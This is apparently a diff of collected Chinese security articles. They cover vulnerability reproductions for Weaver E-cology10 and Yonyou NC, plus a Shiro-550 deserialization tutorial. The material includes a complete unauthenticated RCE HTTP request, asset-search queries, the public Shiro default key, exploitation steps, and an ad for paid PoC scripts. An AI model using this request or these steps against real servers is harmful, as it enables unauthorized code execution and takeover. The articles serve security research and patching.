一款面向中大型组织的数智化协同运营平台,定位为企业级数字化中枢,核心覆盖协同办公、流程管理、业务集成、知识管理、低代码开发等全场景能力。
|
||||
泛微E-cology10
|
||||
存在远程代码执行漏洞,
|
||||
攻击者无需认证,可通过向特定接口发送恶意请求,在目标服务器上执行任意代码,完全控制服务器,导致敏感数据泄露或系统沦陷。
|
||||
|
||||
04
|
||||
|
||||
—
|
||||
|
||||
资产测绘
|
||||
```
|
||||
icon_hash="-1619753057"
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
05
|
||||
|
||||
—
|
||||
|
||||
漏洞复现
|
||||
|
||||
POC
|
||||
```
|
||||
POST /papi/esearch/data/devops/dubboApi/debug/method?interfaceName=cn.hutool.core.util.RuntimeUtil&methodName=execForStr HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
|
||||
Accept: application/json, text/plain, */*
|
||||
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
|
||||
Accept-Encoding: gzip, deflate
|
||||
Content-Type: application/json;charset=utf-8
|
||||
timeZoneOffset: -480
|
||||
langType: zh_CN
|
||||
Content-Length: 12
|
||||
Connection: close
|
||||
Sec-Fetch-Dest: empty
|
||||
Sec-Fetch-Mode: cors
|
||||
Sec-Fetch-Site: same-origin
|
||||
|
||||
[["whoami"]]
|
||||
```
|
||||
|
||||

|
||||
|
||||
06
|
||||
|
||||
—
|
||||
|
||||
修复建议
|
||||
|
||||
升级至最新安全版本
|
||||
|
||||
|
||||
07
|
||||
|
||||
—
|
||||
|
||||
往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,125 @@
|
||||
# 漏洞复现 | 用友NC ContactsQueryServiceServlet 反序列化代码执行RCE漏洞
|
||||
实战安全研究 2026-03-24 02:22
|
||||
|
||||
**免责声明**
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="top" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><span style="color: rgb(255, 0, 0);letter-spacing: 0.544px;-webkit-tap-highlight-color: rgba(0, 0, 0, 0);outline: 0px;visibility: visible;font-size: 14px;"><span leaf="">本文仅用于技术学习和安全研究,请勿使用本文所提供的内容及相关技术从事非法活动,由于传播和利用此文所提供的内容或工具而造成任何直接或间接的损失后果,均由使用者本人承担,所产生一切不良后果与文章作者及本账号无关。如内容有争议或侵权,请私信我们!我们会立即删除并致歉。谢谢!</span></span></td></tr></tbody></table>
|
||||
1
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
用友NC是用公司推出的一款企业管理软件,涵盖财务、供应链、生产制造等多个业务领域,旨在帮助企业实现信息化管理。用友NC的ContactsQueryServiceServlet组件存在反序列化漏洞。该Servlet在处理用户请求时,可能对接收到的序列化数据(如Java的ObjectInputStream)未进行安全检查,直接进行反序列化操作。
|
||||
未经身份攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个 web 服务器。
|
||||
|
||||
2
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
|
||||
用友NC
|
||||
|
||||
3
|
||||
|
||||
**测绘语法**
|
||||
|
||||
|
||||
|
||||
fofa语法
|
||||
```
|
||||
app="用友-UFIDA-NC"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
4
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
执行命令
|
||||
|
||||

|
||||
|
||||
|
||||
5
|
||||
|
||||
**检测POC**
|
||||
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
6
|
||||
|
||||
**漏洞修复**
|
||||
|
||||
|
||||
1、建议联系厂商打补丁或升级版本。
|
||||
|
||||
2、增加Web应用防火墙防护。
|
||||
|
||||
3、关闭互联网暴露面或接口设置访问权限。
|
||||
|
||||
7
|
||||
|
||||
**内部圈子**
|
||||
|
||||
|
||||
**现在已更新POC数量 2150+(中危以上)**
|
||||
|
||||
|
||||
🔥 **1day/Nday 漏洞实战圈上线**
|
||||
🔥
|
||||
|
||||
还在到处找公开漏洞 POC?
|
||||
|
||||
这里专注整合全网公开1day/Nday漏洞POC和复现,一站式解决你的痛点!
|
||||
|
||||
🔍
|
||||
圈子福利
|
||||
|
||||
✅ 整合全网 1day/Nday 漏洞POC,附带复现步骤,新手也能快速上手
|
||||
|
||||
✅ 每周更新 10-15 个POC测试脚本,经过实测验证,到手就能用
|
||||
|
||||
✅ 完美适配 Nuclei/Afrog 扫描工具,脚本无需额外修改,即拿即用
|
||||
|
||||
✅ 重磅福利:免费
|
||||
FOFA 高级会员
|
||||
查询,无需账号也能高效资产测绘
|
||||
|
||||
✅ 专属权益:提供指纹识别库,指纹库持续更新
|
||||
|
||||
💡
|
||||
适合对象
|
||||
|
||||
渗透测试🔹攻防演练🔹安全运维🔹企业自查
|
||||
🔹SRC漏洞挖掘
|
||||
|
||||
⚠️
|
||||
重要提醒
|
||||
|
||||
仅限授权范围内的合法安全测试,严禁用于未授权攻击行为!
|
||||
|
||||
本服务为虚拟资源服务,一经购买概不退款,请按需谨慎购买!
|
||||
|
||||
目前圈子已满100人,价格由59.9调整为64.9元(
|
||||
交个朋友啦
|
||||
)
|
||||
,150人后调整为66.9元。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,141 @@
|
||||
# 第106天-Shiro 王国探秘:从反序列化漏洞到攻防实战,守护你的 Java 应用!
|
||||
原创 Сяо Яо
|
||||
Сяо Яо AlphaNet 2026-03-24 03:54
|
||||
|
||||
嘿,各位未来的安全大神和顶尖开发者们!👋 今天,让我们一起踏上探索 Java 安全世界的旅程,直面一个赫赫有名又极其重要的主角——**Apache Shiro**
|
||||
。你是否曾好奇,一个小小的 "记住我" 复选框背后,可能隐藏着怎样的安全风暴?准备好了吗?让我们一起揭开 Shiro 反序列化漏洞的神秘面纱,从根源上理解它,并学会如何驾驭它!
|
||||
|
||||
|
||||
### 🧐 第一章:Shiro 是什么?—— 不仅仅是登录框
|
||||
|
||||
|
||||
首先,让我们搞清楚,Shiro 到底是什么?
|
||||
|
||||
|
||||
简单来说,Apache Shiro 是一个强大且易于使用的 Java 安全框架。它为我们开发者提供了一站式的解决方案,用于处理:
|
||||
|
||||
- **认证 (Authentication)**:你是谁?(用户登录验证)
|
||||
- **授权 (Authorization)**:你能做什么?(权限控制)
|
||||
- **加密 (Cryptography)**:如何保护数据?(密码学支持)
|
||||
- **会话管理 (Session Management)**:如何维持用户状态?
|
||||
几乎所有需要用户系统的 Java 应用,都能看到 Shiro 的身影。它的存在,就是为了让开发者从繁琐的安全逻辑中解放出来,专注于业务功能的实现。
|
||||
|
||||
|
||||
但正如“能力越大,责任越大”,如此核心的组件一旦出现漏洞,其影响也是灾难性的。历史上,Shiro 曾爆出多个严重漏洞,我们今天聚焦的就是其中最经典、最需要掌握的——**反序列化漏洞**。
|
||||
|
||||
>
|
||||
> 🕵️♂️ **黑盒特征**:如果 Cookie 中存在 rememberMe 字段,很大概率目标使用了 Shiro。
|
||||
>
|
||||
|
||||
|
||||
|
||||
### 💥 第二章:为什么会受伤?—— Shiro 反序列化漏洞原理解析
|
||||
|
||||
|
||||
“记住我”功能本是为了提升用户体验,为何会成为漏洞的引爆点?
|
||||
|
||||
|
||||
当用户勾选“记住我”时,Shiro 会:
|
||||
|
||||
1. 读取 Cookie 🍪
|
||||
1. Base64 解码 📜
|
||||
1. AES 解密 🔑(默认密钥!)
|
||||
1. 反序列化 💣
|
||||
🚨 **核心问题:默认密钥是公开的!**
|
||||
|
||||
```
|
||||
kPH+bIxk5D2deZiIxcaaaA==
|
||||
|
||||
```
|
||||
|
||||
|
||||
攻击者可以:
|
||||
|
||||
- 构造恶意对象(Gadget Chain)
|
||||
- 使用默认密钥加密
|
||||
- 写入 Cookie
|
||||
- 触发反序列化执行代码
|
||||
👉 本质:**不安全的反序列化 + 可预测密钥 = RCE**
|
||||
|
||||
|
||||
### ⚔️ 第三章:怎么打?—— Shiro-550 利用实战
|
||||
|
||||
#### 🔑 第一步:获取加密信息
|
||||
|
||||
- 算法:AES/CBC/PKCS5Padding
|
||||
- Key:kPH+bIxk5D2deZiIxcaaaA==
|
||||
- IV:密文前16字节
|
||||
#### 💣 第二步:构造 Payload
|
||||
|
||||
|
||||
常见利用链:
|
||||
|
||||
<table><thead><tr><th>利用链</th><th>作用</th></tr></thead><tbody><tr><td>URLDNS</td><td>探测漏洞</td></tr><tr><td>CC链</td><td>命令执行</td></tr><tr><td>CB链</td><td>命令执行</td></tr></tbody></table>
|
||||
|
||||
|
||||
💡 **为什么不用 Fastjson 链?**
|
||||
|
||||
|
||||
因为触发点不同:
|
||||
|
||||
- Fastjson:getter/setter
|
||||
- 反序列化:readObject()
|
||||
#### 🧪 使用 ysoserial 生成 Payload
|
||||
|
||||
|
||||
#### 🔐 加密 Payload → rememberMe
|
||||
|
||||
|
||||
流程:
|
||||
|
||||
```
|
||||
序列化 → AES加密 → Base64编码
|
||||
|
||||
```
|
||||
|
||||
|
||||
#### 🚀 第三步:发送攻击请求
|
||||
|
||||
|
||||
### 📜 总结:核心要点
|
||||
|
||||
|
||||
✔ Shiro 是安全框架✔ rememberMe 是攻击入口✔ 默认密钥导致漏洞✔ 本质是反序列化漏洞
|
||||
|
||||
|
||||
### 🛡️ 防御建议(非常关键)
|
||||
|
||||
|
||||
作为开发者,必须做到:
|
||||
|
||||
1. ❌ 禁用默认密钥
|
||||
1. ✅ 自定义高强度 AES Key
|
||||
1. 🚫 禁用反序列化(或白名单)
|
||||
1. 🔍 升级 Shiro 版本
|
||||
### 🧠 进阶思考
|
||||
|
||||
- 没有 CC 链怎么办?👉 自定义链
|
||||
- 如何检测漏洞?👉 DNSLog / Burp
|
||||
- 如何绕 WAF?👉 编码混淆
|
||||
### 🎯 写在最后
|
||||
|
||||
|
||||
Shiro 漏洞只是冰山一角,但它揭示了一个核心问题:
|
||||
|
||||
>
|
||||
> **安全 ≠ 使用安全框架,而是正确使用它。**
|
||||
>
|
||||
|
||||
|
||||
|
||||
如果你能真正理解这一点,你已经超过了 90% 的人。
|
||||
|
||||
|
||||
### 💬 互动区
|
||||
|
||||
|
||||
👇 留言聊聊:
|
||||
|
||||
- 你第一次打 Shiro 成功了吗?
|
||||
- 你最常用哪条利用链?
|
||||
- 有没有遇到打不通的目标?
|
||||
Reference in new issue
Block a user